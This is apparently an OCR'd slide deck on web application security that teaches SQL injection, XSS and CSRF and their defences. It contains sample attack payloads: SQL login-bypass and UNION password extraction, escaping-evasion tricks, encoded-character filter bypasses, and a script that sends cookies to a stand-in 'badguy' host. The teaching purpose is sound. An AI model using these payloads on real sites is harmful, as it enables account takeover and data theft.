
Web Application Security, Part II: XSS, CSRF, & SQL Injection

Photo Credit: http://flickr.com/photos/wiseacre/171938622/

Not Enough

Photo Credit: http://flickr.com/photos/exfordy/147451107/

SQL Injection


Name
Password
Login

```
SELECT id,fullname
FROM   person
WHERE  name='$name'
AND    pass='$pass'
```

```
SELECT id,fullname
FROM   person
WHERE  name='sam'
AND    pass='donkey'
```

‘ OR 1=1--

```
SELECT id,fullname
FROM   person
WHERE  name='' OR 1=1--'
AND    pass=''
```

```
SELECT id,fullname
FROM   person
WHERE  name='sam'
OR     'a'='b'
AND    pass=''
```

```
SELECT id,fullname
FROM   person
WHERE  name='sam'
UNION  SELECT id,pass
FROM   person--'
AND    pass=''
```

```
SELECT fullname
FROM   person
WHERE  id=1 HAVING 1=1
```

Attribute person.id must be GROUPed or used in an aggregate function.

Attribute person.id must be GROUPed or used in an aggregate function.

```
SELECT fullname
FROM   person
WHERE  id=1
GROUP BY id
HAVING 1=1
```

Attribute person.name must be GROUPed or used in an aggregate function.

```
SELECT fullname
FROM   person
WHERE  id=1
GROUP BY id,name
HAVING 1=1
```

```
SELECT fullname
FROM   person
WHERE  id=1;
INSERT INTO person
(name,pass)
VALUES ('sam','mypass')
```

Preventing SQL Injection

Validate Input

```
SELECT fullname
FROM   person
WHERE  id=1
GROUP BY id
HAVING 1=1
```

Escape Output

sam’
UNION SELECT id,pass
FROM person--

addslashes()

sam\’
UNION SELECT id,pass
FROM person--

```
char(115,97,109)
UNION  SELECT id,pass
FROM   person--
```

```
0x73616D
UNION  SELECT id,pass
FROM   person--
```

Stored Procedures

```
CREATE PROCEDURE insert_person
  @name VARCHAR(10),
  @pass VARCHAR(100) AS
 INSERT INTO person (name,pass)
 VALUES (@name,@pass)


conn.Execute("insert_person '"
  & Request("name")
  & "','" & Request("pass"))
```

Prepared Statements & Bound Parameters

```
SELECT id,fullname
FROM   person
WHERE  name='$name'
AND    pass='$pass'
```


```
SELECT id,fullname
FROM   person
WHERE  name=?
AND    pass=?
```

Restrict User Access

Cross-Site Scripting (XSS)


Executable code inside HTML

http://example.edu/login.asp




http://example.edu/login.asp?name=sam

Invalid password for user ‘sam’.




http://example.edu/login.asp?name=sam

Invalid password for user ‘sam’.



http://example.edu/login.asp?name=
<script>alert('XSS')</script>

Invalid password for user ''.



```
<script>
img[0].src=http://badguy/
+ document.cookie
</script>
```

Same-Origin Policy

XSS is much worse than we thought

JavaScript is everywhere!

XSS is the new buffer overflow

JavaScript malware
is the new shell code

Validate Input
Escape Output

>	&gt;
<	&lt;
“	&quot;
‘	&#39;
&	&amp;

```
<script>
  alert('XSS')
</script>
```

```
&lt;script&gt;
   alert(&#39;XSS&#39;)
&lt;/script&gt;
```

<
%3C
&lt
<
&LT
<
&#60
&#060
&#0060
&#00060
&#000060
&#0000060
<
<
<
<
<
<
&#x3c
&#x03c
&#x003c
&#x0003c
&#x00003c
&#x000003c
<
<
<
<
<
<
&#X3c
&#X03c
&#X003c
&#X0003c
&#X00003c
&#X000003c
<
<
<
<
<
<
&#x3C
&#x03C
&#x003C
&#x0003C
&#x00003C
&#x000003C
<
<
<
<
<
<
&#X3C
&#X03C
&#X003C
&#X0003C
&#X00003C
&#X000003C
<
<
<
<
<
<
\x3c
\x3C
\u003c
\u003C

```
+ADw-SCRIPT+AD4-
  alert('XSS');
+ADw-/SCRIPT+AD4-
```

```
<c:out value="${name}"/>

htmlentities($name)

AntiXss.HtmlEncode(name);
```

XSS is a high priority

Cross-Site Request Forgery (CSRF)

```
<script>
  alert('XSS')
</script>
```

```
<script>

img[0].src="http://badguy/"
+ document.cookie;

</script>
```

```
<script>

img[0].src=
“http://intranet/logout”;

</script>
```

POST / GET

Single-Use Tokens

```
<input type="hidden"
name="ahdsvc0932q4f"
value="098uon98fr,mn">
```

Verify Passwords

Out-of-Band Transaction

XSS + Ajax + CSRF = worm

owasp.org
webappsec.org
webmasters.mnscu.edu

http://flickr.com/creativecommons